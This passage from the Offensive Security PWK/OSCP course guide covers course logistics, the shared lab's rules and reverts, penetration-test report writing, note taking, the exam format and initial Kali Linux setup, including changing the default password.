² (Offensive Security, 2021), <https://chat.offensive-security.com/>

³ (Offensive Security, 2021), <https://help.offensive-security.com/hc/en-us/categories/360002666252-General-Frequently-Asked-Questions-FAQs->

To book your OSCP exam, go to your exam scheduling calendar. The calendar can be located in the OffSec Training Library under the course exam page. Here you will be able to see your exam expiry date, as well as schedule the exam for your preferred date and time.

Keep in mind that you won't be able to select a start time if the exam labs are full for that time period so we encourage you to schedule your exam as soon as possible.

For additional information, please visit our support page.⁴

1.2 Overall Strategies for Approaching the Course

Each student is unique, so there is no single absolutely best way to approach this course and materials. We want to encourage you move through the course at your own comfortable pace. You'll also need to apply time management skills to keep yourself on track.

We recommend the following as a very general approach to the course materials:

1. Review all the information included in the resources provided after the registration process.
2. Review the course materials.
3. Complete all the course exercises.
4. Attack the lab machines.

1.2.1 Course Materials

Once you have reviewed the information above, you can jump into the course material. You may opt to start with the course videos, and then review the information for that given module in the book modules or vice versa depending on your preferred learning style. As you go through the course material, you may need to re-watch or re-read modules to fully grasp the content.

We recommend treating the course like a marathon and not a sprint. Don't be afraid to spend extra time with difficult concepts before moving forward in the course.

1.2.2 Course Exercises

We recommend that you fully complete the exercises at the end of each module prior to moving on to the next module. They will test your understanding of the material and build your confidence to move forward.

The time and effort it takes to complete these exercises may depend on your existing skillset. Please note that some exercises are difficult and may take a significant amount of time. We want to encourage you to be persistent, especially with tougher exercises. They are particularly helpful in developing that Offsec "Try Harder" mindset.

1.2.3 PWK Labs

Once you have completed the course material, you should be ready to take on the labs with the goal of compromising each machine and obtaining a high privilege interactive shell.

⁴ (Offensive Security, 2021), <https://help.offensive-security.com/>

The course exercises include information about various lab machines, and if you've been diligent with your note taking, you'll have enough to go after some of the "low-hanging fruit" in the labs.

The next step is to apply the process learned from the course starting with performing thorough information gathering on the rest of the network and use information from compromised machines to target additional ones. If you are struggling with how to approach a particular machine, consider going to the student forums as a first step. In addition, you may also find hints for the most popular machine on our support site.⁵

If the support site or forums have not provided you with any helpful information, you should contact Live Support to see if any additional guidance is available.

1.3 Obtaining Support

PWK is not a fixed-pace course. This means you can proceed at your own pace, spending additional time on topics that are difficult for you. Take advantage of the pacing of this course and don't be afraid to spend a bit longer wrestling with a tough new topic or method. There is no greater feeling than figuring something out on your own!

Having said that, there are times when it's perfectly appropriate to contact support. Before you do, please understand that we will expect that you have gone over all of the course materials **before** jumping into the labs and will not hesitate to refer you back to the course material when needed. Not only that, but we hope you've also taken it upon yourself to dig deeper into the subject area by performing additional research.

Our Help Centre may help answer some of your questions prior to contacting support (the link is accessible without the VPN):

- <https://help.offensive-security.com/>

If your questions have not been covered there, we recommend that you check the student forum, which also can be accessed outside of the PWK VPN network. If you are still unable to find the help you need, you can get in touch with our Student Administrators by visiting Live Support⁶ on the support page or sending an email (help@offensive-security.com).

1.4 About Penetration Testing

A penetration test is an ongoing cycle of research and attack against a target or boundary. The attack should be structured, calculated, and, when possible, verified in a lab before being implemented on a live target. This is how we visualize the process of a penetration test:

⁵ (Offensive Security, 2021), <https://help.offensive-security.com/hc/en-us/sections/360010456251-Machine-Hints>

⁶ (Offensive Security, 2021), <https://chat.offensive-security.com/>




Figure 1: A Diagram of a Penetration Testing Methodology

As the model might suggest, the more information you gather, the higher the probability of a successful penetration. Once you penetrate the initial target boundary, you would typically start the cycle again. For example, you might gather information about the internal network in order to penetrate it deeper.

Eventually each security professional develops his or her own specific methodology, usually based on specific technical strengths. We encourage you to check pages such as the Open Web Application Security Project (OWASP)⁷ for some of the commonly used penetration testing methodologies.

1.5 The `MegaCorpone.com` and `Sandbox.local` Domains

The `megacorpone.com` domain, along with its sub-domains, represents a fictitious company created by Offensive Security. It has a seemingly vulnerable external network presence, which is ideal to illustrate certain concepts throughout the course.

Please note that this domain is accessible outside of the PWK VPN lab network and should only be used for passive and active information gathering during the course exercises. It is strictly prohibited to actively attempt to compromise it.

The `sandbox.local` domain represents a fictitious internal company network and is used to demonstrate a full penetration test using the methodology and techniques that are covered in the course.

⁷ (OWASP, 2019), https://www.owasp.org/index.php/Penetration_testing_methodologies

The sandbox.local domain is only accessible via the VPN as part of your lab access.

1.6 About the PWK VPN Labs

The PWK labs provides an isolated environment that contains a variety of vulnerable machines. Use the labs to complete the course exercises and practice the techniques taught in the course materials.

The following image is a simplified diagram of the PWK labs.




Figure 2: Simplified Diagram of the VPN Labs

Once you have completed the course videos and the book modules, you will have the basic skills required to penetrate most of the vulnerable machines in the lab. Initially, you will connect via VPN to the Student network. You'll be hacking your way into additional networks as the course progresses. Certain machines will require additional research and a great deal of determination in order to compromise them.

Each machine contains a ***proof.txt*** file that serves as a trophy for your compromise, but keep in mind that the goal is not to find the ***proof.txt*** file specifically. Instead, you'll want to try and obtain a root/SYSTEM level interactive shell on each machine. Some machines may also contain a ***network-secret.txt*** file. You can submit the contents of that file to your control panel in order to unlock the ability to revert virtual machines to their original state in the IT, Development, and Administrative departments networks.

Please note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the lab

guide character-by-character. You will need to adapt the examples to your specific lab configuration.

The machines you should be targeting are:

Lab	Subnet	Target Start	Target End
PWK	10.11.1.0/24	10.11.1.1	10.11.1.254

Table 1 - Offensive Security lab target range

The lab you are connecting to is shared by a number of different students. We limit the number of students in each lab to minimize the possibility of having more than one student working on the same target machine concurrently.

1.6.1 Lab Warning

The PWK VPN lab network **is a hostile environment** and you should not store sensitive information on the Kali Linux virtual machine used to connect to the labs. Student-to-student VPN traffic is not allowed, however, you can help protect yourself by stopping services when they are not being used and by making sure any default passwords have been changed on your Kali Linux system.

1.6.2 Control Panel

Once logged into the PWK VPN lab network, you can access your PWK control panel. The PWK control panel will help you revert your client and lab machines or book your exam.

Once you find the **network-secret.txt** files, you'll use the control panel, submit the contents of the file, and unlock the ability to revert machines located in the additional networks you've discovered.

1.6.3 Reverts

Each student is provided with twelve reverts every 24 hours. Reverts enable you to return a particular lab machine to its pristine state. This counter is reset every day at 00:00 GMT +0. If you require additional reverts, you can contact a Student Administrator via email (help@offensive-security.com) or contact Live Support⁸ to have your revert counter reset.

The minimum amount of time between lab machine reverts is five minutes.

Some of the machines in the labs will contain scripts that will automatically restart crashed services or simulate user actions. This is not the case for every system but please take this into consideration when scanning or exploiting a specific target machine.

We recommend that you revert a machine before you start scanning and attacking it to ensure that the machine and its services are operating as designed. Conversely, once you are done with a machine, you should revert it as well to remove any artifacts left behind from your attacks so that the machine is not left in an exploited state.

⁸ (Offensive Security, 2021), <https://chat.offensive-security.com/>

1.6.4 Client Machines

You will be assigned three dedicated client machines that are used in conjunction with the course material and exercises. These include a Windows 10 client, Debian Linux client, and a Windows Server 2016 Domain Controller.

You will need to *revert the machine you wish to use via the student control panel whenever you connect to the VPN*. When you choose to revert either the Windows 10 or Windows Server 2016 clients, both machines will be reverted. Your assigned client machines are automatically powered off and reverted to their initial state after you have been disconnected from the VPN for a period of time.

With the above in mind, we highly recommend that you *do not store any information on any of your client machines that you are not willing to lose*.

1.6.5 Kali Virtual Machine

The VMware image that we provide for your use during the course is a default 64-bit build of Kali Linux. We recommended that you download and use the latest VMware image available on the Offensive Security VM image download page.⁹ While you are free to use the VirtualBox or Hyper-V image or even your own Kali installation, we can only provide support for the provided VMware image. These images are provided courtesy of Offensive Security and are not supported by the Kali Linux project team.

1.6.6 Lab Behavior and Lab Restrictions

The Offensive Security lab is a shared environment. Please keep the following in mind as you explore the lab:

- Avoid changing user passwords. Instead, add new users to the system if possible. If the only way into the machine is to change the password, kindly change it back once you are done with that particular machine.
- Any firewall rules that you disable on a machine should be restored once you have gained the desired level of access.
- Do not leave machines in a non-exploitable state.
- Delete any successful (and failed) exploits from a machine once you are done. If possible, create a directory to store your exploits. This will minimize the chance that someone else will accidentally use your exploit against the target.

You can accomplish all of this by remembering to revert each machine once you are done with it. To revert a machine, use the student control panel.

The following restrictions are strictly enforced in the PWK VPN lab network. If you violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network.

⁹ (Offensive Security, 2021), <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>

2. Do not delete or relocate any key system files or hints unless absolutely necessary for privilege escalation.
3. Do not change the contents of the ***network-secret.txt*** or ***proof.txt*** files.
4. Do not intentionally disrupt other students who are working in the labs. This includes but is not limited to:
 1. Shutting down machines
 2. Kicking users off machines
 3. Blocking a specific IP address or range
 4. Hacking into other students' clients or Kali machines

1.7 Reporting

Reporting is often viewed as a necessary evil of penetration testing. Sadly, many highly technical and intelligent penetration testers don't give it the attention it deserves, but a well written and professional-looking report can sometimes get more positive attention than its poorly written, but technically savvy counterpart.

Since writing the report is part of any penetration test, and because it's part of the OSCP exam, we want to take a few moments before you approach the course material to talk about report writing. We hope that reviewing these guidelines now will help you consider how you might explain the actions, outcomes, and results of a penetration test.

There are many different methods of report writing, and we won't claim that the Offensive Security sample report¹⁰ is the absolute best way to write a report. If the example is helpful, feel free to use it. If not, then feel free to alter the design or create something else that works better for you.

There are some general guidelines that we feel are important to keep in mind when writing a report. These guidelines are listed in no particular order, since they are all equally important.

1.7.1 Consider the Objective

Take into account the objective of the assessment. What did you set out to accomplish? Is there a single, specific statement you hope to make in the report? Many inexperienced penetration testers get caught up in the technical aspects of an assessment and the skills necessary to pull them off, but a penetration test is never an opportunity to simply show off. Keep the initial objective in mind as you begin writing the report.

Organize your content to build a report that will resonate the most with your audience. We highly recommend writing an outline before starting. You can do this quickly and easily by creating section headers, without the actual content or explanation. This will help you avoid repeating yourself or leaving out critical information. It can also help you more easily get past the dreaded "writer's block".

¹⁰ (Offensive Security, 2013), <https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>

1.7.2 Consider the Audience

Think about who will be reading and acting on the information you've included in the report. What does your audience hope to learn from it? Who are they? In most cases, people with vastly different levels of technical knowledge will read your report. Try to write something to satisfy each potential reader of the report. Practically speaking, this means writing your report in sections that address the needs of different audiences.

Let's spend a moment talking a bit more about the audience.

You might expect high-level executives in a company to read some parts of the report. In most cases these executives do not have the time or desire to read all of the highly technical details of the attack. For this reason, most reports start with an Executive Summary. The Executive Summary should be a short (no more than two pages), high-level explanation of the results and the client's overall security posture. Since it is likely the only part they will ever read, make sure you tailor this section and the language for the executives specifically.

There will also be a team of more technical professionals who will read your report in greater detail. The rest of the report should cater to them, and will include all the gory details of the carnage you inflicted upon the target network.

1.7.3 Consider What to Include

More specifically, it's helpful to think about what *not* to include. Keep in mind that your readers will want to address the issues you discovered, so all the content that you include should be relevant and meaningful. A bloated report with too much tangential or irrelevant information just makes reading and understanding difficult for your audience. Don't include filler material just to make the report look longer.

Here are four quick pointers on what to include and what to leave out:

1. **DO NOT** include pages and pages of a tool's output in your report unless it is absolutely relevant. Consider Nmap's output. There is no reason for you to include every single line from the output in your report as it does not add anything of value. If you have a point that you are trying to make, for example a very high number of SNMP services exposed on publicly accessible hosts, then use the **-oG** flag and grep out only those hosts with open SNMP ports.
2. Make use of screenshots wisely. The same rule applies as with the rest of the content you add to your report. Use a screenshot to make a point, not just to show awesome meterpreter output. For example, say you got root on a Linux host. Rather than displaying 15 screenshots of various directory listings only a root user could access, just include a single screenshot of the **whoami** command output. A technically savvy reader may only need this one thing to understand what you have achieved.
3. Include extra materials as additional supporting documents. If you have content that will drive up the page count but not be interesting to your entire audience, consider providing additional supporting documents in addition to the report. The readers who need this information can still inspect the supporting documentation and the quality of the report won't suffer.

4. Perhaps most importantly, refer back to the objective of the assessment. Think about the point you are trying to make as it relates to the objective and about how each piece of information will or will not reinforce that point.

1.7.4 Consider the Presentation

The presentation of content is just as critical as the content itself. More than anything, a command of language is absolutely crucial. While we understand that for many of our students, English is not their native language, it is still important to try to write coherent sentences that flow smoothly and logically. In this case, it is important to “Try Harder” and do your best, focusing on making points that are simple and easy to understand.

Additionally, you may want to keep the following in mind:

1. Be consistent. Watch out for inconsistencies in things like spacing, heading styles, font selection, and so on. Misaligned and inconsistent paragraphs or titles look unprofessional and sloppy.
2. Spellcheck, spellcheck, spellcheck! This one is pretty self-explanatory. Their != There, Your != You're

These pointers should give you a general idea of how to write a professional-looking and coherent report that clearly delivers the intended message. Ultimately, the report is the product you are delivering to the client. Make sure it represents you and your work properly and professionally.

1.7.5 The PWK Report

After you've completed the course lab guide and videos, you will be conducting a full-fledged penetration test inside our PWK VPN lab network. It's not mandatory to report on this practice penetration test, but it might be beneficial to you as a useful way to practice an important skill that you will use throughout your career.

If you do opt to write and submit your lab report, you will need to document the course exercises throughout this lab guide unless noted otherwise. You can add these as an appendix to your final report that you will submit after completing the certification exam.

The final documentation should be submitted as a formal penetration test report. Your report should include an executive summary, as well as a detailed rundown of all machines (not including your dedicated client machines). Detailed information regarding the reporting requirements for the course, including templates and a sample report is available on our support site.¹¹

In addition to the optional VPN lab network penetration test report, students opting for the OSCP certification must submit an exam penetration test report. That report should clearly demonstrate how they successfully achieved the certification exam objectives. This final report must be sent back to our Certification Board in PDF format no more than 24 hours after the completion of the certification exam.

¹¹ (Offensive Security, 2021), <https://help.offensive-security.com/hc/en-us/articles/360046787731-Penetration-Testing-with-Kali-Linux-Reporting>

Students planning to claim CPE credits prior to having passed the OSCP certification exam will need to write and submit a report of the VPN lab network and include the course exercises as an appendix.

1.7.6 Taking Notes

Information is key, so taking and keeping organized notes is vital. This goes for the PWK course, the corresponding OSCP exam, and even penetration testing in general.

The level of detail in your notes is up to you. We recommend that you document **everything** to start with. This includes all of the console output, as well as screenshots of key events. It's better to have too much than to repeat material in order to fill in gaps.

Being organized at the outset will pay off in the long term. If you need to return to your notes for any reason in a few weeks, months, or even years, organization will enable you to quickly locate the information you need. Developing good documentation skills will also allow you to quickly find that long command that you used to exploit a given machine several days before, should you ever need to re-exploit it, or cross-reference users during post-exploitation after having successfully compromised each target machine.

Over time, you will start to generate rough templates and formats for your notes. As a result, your notes layout and detail will differ between the start and the end of the course. It is common for us to hear students comment about how much they are missing certain pieces of information at the start, and how they have to go back to the "early targets" to collect it.

Aim to collect as much information from a target as possible. This will allow you to generate a complete report even if you do not have access to the lab. Having good, detailed notes will be especially useful during the post-exploitation phase in the labs, as having certain pieces of information readily available should help you find clear links between lab machines, and so forth. A good documentation process will save you considerable time and a few headaches as well.

1.7.6.1 Setup & Tips

The key to good note-taking is being able to collect as much information as possible and to have it readily accessible. The amount of information may change over time, and so may your process for quickly finding what you need.

You also need to be aware of where the information is being stored—is it local or remote? Is it encrypted? Is there any sensitive information that is part of your notes? If so, consider the possibility that your information (or worse, your client's) could fall into the wrong hands.

To start out, we highly recommend that you capture and document everything. Certain tools support writing their output to a file, and some of them even have reporting capabilities. Capturing your terminal output and then combining it with your personal notes can also be helpful sometimes. Make sure to annotate, highlight important sections, and write down anything you might deem relevant. Keep in mind that sometimes a screenshot is worth a thousand words, so make sure you take them as well.

1.7.6.2 Note Taking Tools

There are a number of note taking tools you can choose from such as OneNote¹² (Windows/macOS), DayOne¹³ (macOS) or Joplin¹⁴ (MacOS/Windows/Linux) etc. You can also opt to use something like MDwiki,¹⁵ a markdown-based wiki that allows you to write in markdown and then render the output in HTML.

Regardless of your preferred tool, the best way to go about collecting RAW output is to set up some type of logging and forget about it (until it is needed). This way the output is automatically saved and you do not have to worry about remembering to return to your notes. There are a few ways for all output displayed to a terminal to be saved, some of which include:

- *script*: Once executed, all output (including bash's color & backspaces) is saved to a file, which can be replayed at any time.
- *terminator*: An alternate terminal emulator that has various features and plugins, such as Logger (save all output to a text file) and TerminalShot (take a screenshot from within the terminal).

NOTE: Piping the output (>) or using tee is also an option, but you have to use them for each command, so you will have to remember to run them every time.

To deal with the volume of information gathered during a penetration test, we like to use a multipurpose note-taking application to initially document all of our findings. Using such an application helps both in organizing the data digitally as well as mentally. Once the penetration test is over, we can use the interim documentation to compile the full report.

It doesn't matter which program you use for your interim documentation as long as the output is clear and easy-to-read. Get used to documenting your work and findings. It is the only professional way to get the job done!

1.7.6.3 Backups

There are two types of people: those who regularly back up their documentation, and those who wish they did. Backups are often thought of as insurance. You never know when you're going to need it until you do! As a general rule, we recommend that you backup your documentation regularly. Keep your backups in a safe place. You certainly don't want them to end up in a public git repo or the cloud!

Documentation should not be the only thing you back up. Make sure you back up important files on your Kali VM, take appropriate snapshots if needed, and so on. It's always best to err on the side of caution.

¹² (OneNote, 2019), <https://www.onenote.com>

¹³ (Day One, 2019), <http://dayoneapp.com>

¹⁴ (laurent22, 2019), <https://github.com/laurent22/joplin>

¹⁵ (MDwiki, 2019), <http://dynalon.github.io/mdwiki/#index.md>

1.8 About the OSCP Exam

The OSCP certification exam simulates a live network in a private VPN that contains a small number of vulnerable machines. To pass, you must score 70 points. Points are awarded for limited access as well as full system compromise. The environment is completely dedicated to you for the duration of the exam, and you will have 23 hours and 45 minutes to complete it.

Specific instructions for each target machine will be located in your exam control panel, which will only become available to you once your exam begins.

To ensure the integrity of our certifications, the exam will be remotely proctored. You are required to be present 15 minutes before your exam start time to perform identity verification and other pre-exam tasks. In order to do so, click on the Exam tab in the Offsec Training Library, which is situated at the top right of your screen. During these pre-exam verification steps, you will be provided with a VPN connectivity pack.

Once the exam has ended, you will have an additional 24 hours to put together your exam report and document your findings. You will be evaluated on the quality and content of the exam report, so please include as much detail as possible and make sure your findings are all reproducible.

Once your exam files have been accepted, your exam will be graded and you will receive your results in 10 business days. If you achieve a passing score, we will ask you to confirm your physical address so we can mail your certificate. If you came up short, then we will notify you, and you may purchase a certification retake using the appropriate links.

We highly recommend that you carefully schedule your exam for a 48-hour window when you can ensure no outside distractions or commitments. Also, please note that exam availability is handled on a first come, first served basis, so it is best to schedule your exam as far in advance as possible to ensure your preferred date is available. For additional information regarding the exam, we encourage you to take some time to go over the OSCP exam guide.¹⁶

1.8.1 Metasploit Usage - Lab vs Exam

We encourage you to use Metasploit in the labs. Metasploit is a great tool and you should learn all of the features it has to offer. While Metasploit usage is limited in the OSCP certification exam, we will encourage you not to place arbitrary restrictions on yourself during the learning process. More information about Metasploit usage can be found in the OSCP exam guide.

1.9 Wrapping Up

In this module, we discussed important information needed to make the most of the PWK course and lab. In addition, we also covered the basics of report writing and how to take the final OSCP exam.

We wish you the best of luck on your PWK journey and hope you enjoy the new challenges you will face.

¹⁶ (Offensive Security, 2019), <https://help.offensive-security.com/hc/en-us/articles/360040165632-OSCP-Exam-Guide>

2 Getting Comfortable with Kali Linux

Kali Linux is developed, funded and maintained by Offensive Security. It is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools that are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

All the programs packaged with the operating system have been evaluated for suitability and effectiveness. They include Metasploit for network penetration testing, Nmap for port and vulnerability scanning, Wireshark for monitoring network traffic, and Aircrack-ng for testing the security of wireless networks to name a few.

The goal of this module is to provide a baseline and prepare users of all skill levels for the upcoming modules. We will explore tips and tricks for new users and review some standards that more advanced users may appreciate. Regardless of skill level, we recommend an appropriate level of focus on this module. As Abraham Lincoln was rumoured to have said, "Give me six hours to chop down a tree, and I will spend the first four sharpening the axe".

In addition, users of all skill levels are encouraged to review the free online training on the Kali Training site.¹⁷ This site includes the *Kali Linux Revealed* book, exercises designed to test your understanding, a dedicated support forum, and more. These free resources provide valuable insight to users of all skill levels and serve as an excellent companion to the training presented in this course.

2.1 Booting Up Kali Linux

To begin, download the official Kali Linux 64-bit (amd64) VMware virtual machine (VM)¹⁸ and the VMware software you choose to use. VMware provides a free trial for both VMware WorkStation Pro¹⁹ and VMware Fusion for Mac.²⁰ The benefit of using one of these commercial versions is the ability to take snapshots that you can revert to should you need to reset your virtual machine to a clean slate. VMware also offers a free version of their software, VMware WorkStation Player.²¹ However, the snapshot function is not available in the free version.

We will be using a 64-bit (amd64) Kali Linux virtual machine, so for best results and consistency with the lab guide, we recommend you use it as well. Do not deviate from this standard build as this could create a work environment that is inconsistent with the course training material.

You can find the latest Kali Linux virtual machine image as well as up to date instructions to verify the downloaded archive on the Offensive Security support website.²² As a security professional, you should always take the time to properly verify any file you download before using it. Not doing so can put you and your client at unnecessary risk.

¹⁷ (Offensive Security, 2019), <https://kali.training>

¹⁸ (Offensive Security, 2019), <https://support.offensive-security.com/#!pwk-kali-vm.md>

¹⁹ (VMware, 2019), <https://www.vmware.com/products/workstation-pro.html>

²⁰ (VMware, 2019), <https://www.vmware.com/products/fusion.html>

²¹ (VMware, 2019), <https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html>

²² (Offensive Security, 2019), <https://support.offensive-security.com/#!pwk-kali-vm.md>

To use the Kali Linux virtual machine, we will first extract the archive and open the `.vmx` file with VMware. If the option is presented, choose “I copied it” to instruct the virtual machine to generate a new virtual MAC address and avoid a potential conflict.

The default credentials for the virtual machine are:

- **Username:** `kali`
- **Password:** `kali`

On first boot, it's important to change all default passwords from a terminal using the `passwd` command. We are connecting to an online lab alongside other students and a default password will practically guarantee playful abuse!

To change the password, click on the terminal icon and issue the built-in `passwd` command:

```
kali@kali:~$ passwd  
Changing password for kali.  
(current) UNIX password:  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully
```

Listing 1 - Changing the default password for the kali user

The Kali Linux virtual machine will contain two default users, “root” and “kali”. We will use the kali user account. While it may be tempting to log in as the root user, this is not recommended. The root user has unrestricted access, and a stray command could damage our system. Worst still, if an adversary were to exploit a process running as root, they will have complete control of our machine.

Many commands will require elevated privileges to run, fortunately, the `sudo` command can overcome this problem. We enter `sudo` followed by the command we wish to run and provide our password when prompted.

```
kali@kali:~$ whoami  
kali  
  
kali@kali:~$ sudo whoami  
[sudo] password for kali:  
root
```

Listing 2 - Using sudo to run a command as root

Finally, explore VMware’s snapshot feature, which allows us to revert or reset a virtual machine to a clean slate. Regular snapshots can save a great deal of time and frustration if something goes wrong.

2.2 The Kali Menu

The Kali Linux menu includes categorical links for many of the tools present in the distribution. This structure helps clarify the primary role of each tool as well as context for its usage.

Take some time to navigate the Kali Linux menus to help familiarize yourself with the available tools and their categories.




Figure 3: The Kali Menu

2.3 Kali Documentation

As a full-blown operating system, Kali Linux offers many features and capabilities that we can not fully explore in this course. However, there are several official Kali Linux resources available for further research and study:

- The Kali Linux Official Documentation²³
- The Kali Linux Support Forum²⁴
- The Kali Linux Tools Site²⁵
- The Kali Linux Bug Tracker²⁶
- The Kali Linux Training²⁷

²³ (Offensive Security, 2019), <http://docs.kali.org>

²⁴ (Offensive Security, 2019), <https://forums.kali.org>

²⁵ (Offensive Security, 2019), <https://tools.kali.org>

²⁶ (Offensive Security, 2019), <https://bugs.kali.org>

²⁷ (Offensive Security, 2019), <https://kali.training>

2.3.1 The Kali Linux Official Documentation

The Kali Docs website,²⁸ as the name suggests, is the official Kali Linux documentation repository. This site presents the most current Kali documentation, details many common procedures, and should be considered the first stop for Kali Linux troubleshooting and support.

2.3.2 The Kali Linux Support Forum

The next stop for troubleshooting and support is the Kali Linux support forum.²⁹ Before posting, read the forum rules and guidelines³⁰ as non-compliant posts are often moderated or ignored. Before creating a new thread, be sure to thoroughly search the forums for a previously posted solution.

2.3.3 The Kali Linux Tools Site

Kali features many penetration testing tools from various niches of the security and forensics fields. The Kali Tools site³¹ aims to list them all and provide a quick reference for each. The versions of the tools can be tracked against their upstream sources. In addition, information about each of the metapackages are also available. Metapackages provide the flexibility to install specific subsets of tools based on particular needs, including wireless, web applications, forensics, software defined radio, and more.

2.3.4 The Kali Linux Bug Tracker

Occasionally, certain tools may crash or produce unexpected results. When this happens, a search for the given error message on the Kali Linux Bug Tracker site³² might help determine whether or not the issue is a bug, and if it is, how it can be resolved. Users can also help the community by reporting bugs through the site.

2.3.5 The Kali Training Site

The Kali Linux Training³³ site hosts the official Kali Linux Manual and training course. This free site is based on the Kali Linux Revealed³⁴ book, and hosts the book content in HTML and PDF format, exercises to test your knowledge of the material, a support forum, and more. This site includes an abundance of useful information to help users get better acquainted with Kali Linux.

2.3.6 Exercises

(Reporting is not required for these exercises)

1. Boot your Kali operating system and change the kali user password to something secure.

²⁸ (Offensive Security, 2019), <http://docs.kali.org>

²⁹ (Offensive Security, 2019), <https://forums.kali.org>

³⁰ (Offensive Security, 2019), <https://forums.kali.org/forumdisplay.php?12-Forums-Rules-and-Guidelines>

